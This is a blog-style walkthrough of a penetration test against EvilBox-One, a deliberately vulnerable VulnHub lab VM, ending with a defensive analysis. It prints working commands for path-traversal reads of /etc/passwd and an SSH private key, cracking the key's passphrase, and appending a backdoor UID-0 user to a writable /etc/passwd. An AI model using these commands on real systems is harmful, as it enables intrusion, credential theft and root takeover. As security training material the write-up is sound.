
Overview #
This report documents a penetration test against EvilBox-One, a VulnHub VM.
EvilBox-One is a Linux-based OS designed for penetration-testing practice — it's intentionally seeded with multiple vulnerabilities.
The objective is to make our way into the server through reconnaissance and exploitation, eventually escalate to root, and read the flag hidden inside.# 1. Environment
- Host OS: Windows 11
- Attacker: Kali Linux (VirtualBox)
- Target: EvilBox - One (VirtualBox)
- Networking: assumed to be VirtualBox internal networking
2. Step 1: reconnaissance #
Find the target on the network, then enumerate services and exposed directories.
Find the target's IP #

Use netdiscover to scan the local network for hosts.
sudo netdiscover -r 192.168.2.0/24
The target's IP turns out to be 192.168.2.182.

Find which ports are open and what services are running.
sudo nmap -sC -sV -p- -O 192.168.2.182
- -sC: run the default NSE scripts (vulnerability checks, etc.).
- -sV: detect service versions on each port.
- -p-: scan all 65535 ports.
- -O: attempt OS fingerprinting.

We find SSH (port 22) and an Apache web server (port 80).

Let's use Gobuster to look for hidden directories and files.
sudo gobuster dir -u http://192.168.2.182 -w /usr/share/wordlists/dirb/common.txt -x html,txt,php
- -u: target URL.
- -w: wordlist (dictionary file) to use.
- -x: file extensions to probe.
The scan turns up robots.txt and a directory called secret.
robots.txt is a configuration file that tells crawlers which parts of a site they may or may not access.
Search-engine crawlers (Googlebot and friends) check robots.txt first when they visit a site, and follow the rules they find there.
Once a page is crawled and indexed, it shows up in search-engine results — discoverable when you search the site name and so on.
robots.txt sometimes lists directory paths that aren't otherwise discoverable, so it's worth checking during recon.
This particular robots.txt just says "Hello H4x0r" — nothing else.
Probing the secret directory #

sudo gobuster dir -u http://192.168.2.182 -w /usr/share/wordlists/dirb/common.txt -x html,txt,php
Drilling further into the secret directory turns up a suspiciously named evil.php.
3. Step 2: vulnerability assessment and intrusion (LFI) #
Thinking about evil.php #
A file literally called evil.php had me wondering: maybe it's a backdoor a previous attacker dropped here. If so, it might be expecting some kind of input — for executing commands or reading files.
Let me first try running a command:
I'll roughly guess the current working directory and back out from there to point at etc/id. For instance, if this file lives at /var/www/secret/evil.php, reaching /etc/id from there would be ../../../etc/id. To be safe and definitely reach the filesystem root, I'll use ../../../../usr/bin/id.
http://192.168.2.182/secret/evil.php?cmd=../../../../usr/bin/id
I run that, and — as expected — nothing prints. The parameter name might not actually be cmd.
Identifying the parameter with WFUZZ #
So I use WFUZZ to brute-force the parameter name and check for a local file inclusion (LFI).
wfuzz -u "http://192.168.2.182/secret/evil.php?FUZZ=../../../../usr/bin/id" -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt --hw 0
- -u: target URL —
FUZZgets replaced with each entry in the wordlist. - -w: wordlist of parameter names to try.
- --hw 0: hide responses with size 0 (the baseline). Show only the ones that produced a different response.
The fuzzing produces a hit: the parameter is named command.

Now using command, let me try the id invocation again:
http://192.168.2.182/secret/evil.php?command=../../../../usr/bin/id
But the result is just a wall of garbled characters — not the output of the id command.

So this lets me read whatever file I name. Let me try one of the classic targets — /etc/passwd:
http://192.168.2.182/secret/evil.php?command=../../../../etc/passwd
And /etc/passwd shows up.

curl "http://192.168.2.182/secret/evil.php?command=../../../../etc/passwd"

From the file's contents, two login-capable users surface: root and mowree.
Stealing the SSH private key #
If LFI works and /etc/passwd is readable, I can read other files too — anything the web server's permissions allow.
Hitting flag files directly out of nowhere is asking a lot. Instead, let's go after the targets attackers reach for once they're inside a server.
There are several. One of them is the SSH private key.
The port scan said an SSH server is running. Depending on the configuration, it might even accept connections from itself (the web server).
Normally, a private key sitting on server A is for connecting to a different server B. But when the lab environment (a VulnHub VM) is self-contained on a single machine, sometimes an admin sets up "SSH from itself to itself" (A → A) to test SSH and just leaves the corresponding public key in authorized_keys.
If that's happened here, and the SSH server uses public-key authentication, then grabbing the private key — assuming it has no passphrase — is enough to SSH into this server through itself.
Grabbing the private key #
LFI is open, so let me try to read mowree's SSH private key id_rsa:
curl "http://192.168.2.182/secret/evil.php?command=../../../../home/mowree/.ssh/id_rsa"
The key comes through. But its header reads Proc-Type: 4,ENCRYPTED — meaning the key is encrypted with a passphrase.

To use John the Ripper (john) to crack the passphrase on this encrypted SSH key, I first need to convert the key into a hash format John can read.
The tool for that is ssh2john (it ships with the John the Ripper suite).
# Copy the key onto Kali.
# In any working directory, paste in the key contents and Ctrl+D
cat > id_rsa

# Set permissions (so John can read it)
chmod 700 test_rsa

# Extract the hash
ssh2john id_rsa > hash.txt

# Crack the hash

john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Then crack hash.txt against the rockyou.txt wordlist:
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
The passphrase is unicorn.

With the stolen id_rsa and the cracked passphrase unicorn, log in over SSH as mowree:
ssh mowree@192.168.2.182 -i id_rsa
Enter unicorn when prompted for the passphrase, and we're in as mowree.
4. Step 3: privilege escalation #
Looking around the server #
Once inside, the next move is to find a misconfiguration that gives us a foothold. Here I search for files writable by a regular user — particularly important configuration files.
find / -writable -type f 2>/dev/null | grep -v "/proc/" | grep -v "/sys/"
- find / -writable -type f: search from
/for files (-type f) that are writable (-writable). - 2>/dev/null: silence error messages (e.g. directories we can't read).
- grep -v ...: exclude the virtual filesystems
/proc/and/sys/.
The output: astonishingly, /etc/passwd itself is writable by a regular user (mowree).
Privilege escalation via /etc/passwd #
If I can write to /etc/passwd, I can add an arbitrary user with UID 0 (root). Hard to leave that one alone.
1. Generate a password hash on Kali #
Build a hash for the new user's password using openssl:
openssl passwd -1 1234
$1$pcjEZ3oo$JFf4MoykNgCwfhNSf9wSz0
2. Append to /etc/passwd on the target #

Using echo, append a root-privileged user (evilroot) with that hash:
echo 'evilroot:$1$pcjEZ3oo$JFf4MoykNgCwfhNSf9wSz0:0:0:root:/root:/bin/bash' >> /etc/passwd
cat /etc/passwd confirms evilroot has been added at the bottom.
Switch to the newly created evilroot with su:

su evilroot
Password: 1234
id reports uid=0(root). Root.
That gives access to the final flag in /root (root.txt).
5. Defenses and analysis #
Reflections: #
This pen-test wasn't about a single vulnerability — it was about a chain of completely different ones (LFI in a web app, a weak passphrase, a misconfigured OS permission) compounding into the worst-case outcome: root.
What stood out: starting from a sketchy file (evil.php), some patient wfuzz work to identify the parameter name (command) led directly to leaks of /etc/passwd and an SSH private key.
Then: even though the recovered private key was encrypted (ENCRYPTED), ssh2john plus rockyou.txt cracked it instantly to unicorn. A vivid reminder that weak passphrases offer no real protection.
The closing punch was post-intrusion enumeration finding a configuration that simply shouldn't exist: /etc/passwd writable by a regular user. From a hard-won unprivileged account, adding a fresh root user took seconds. The ease of it — and the danger of misconfigurations — was the most instructive part.
Analysis (from a security perspective): #
This experiment is a textbook illustration of the "security chain" and the importance of defense in depth.
1. LFI (Local File Inclusion) is dangerous:
The initial foothold via evil.php came from using user input as a file path without proper validation (sanitization). Allowing directory traversal (../../../../) led to reads of /etc/passwd and .ssh/id_rsa — files that should have been entirely out of reach. The principle "never trust user input" was broken end to end.
2. Weak passphrases are pointless:
The SSH private key was encrypted with a passphrase, but the passphrase was a single common dictionary word — unicorn — crackable by rockyou.txt. If a private key leaks, the passphrase is the last line of defense. A weak last line might as well not exist. Forcing long, complex passphrases is essential.
3. Sloppy OS permissions (violation of least privilege):
The biggest hole: /etc/passwd writable by a regular user (mowree). That's a wholesale violation of the principle of least privilege. With that one setting, an attacker can roll a backdoor user (evilroot) with full root.
Conclusion: This intrusion succeeded because vulnerabilities existed at three different layers: web application (LFI), operations (weak passphrases), OS foundation (file permissions). For developers and server admins alike, the lesson is to stop relying on a single line of defense and to put proper controls at each layer (input validation, strong-password policies, strict file permission management). Defense in depth is what holds.


COMMENTS 0
No comments yet — be the first to leave one.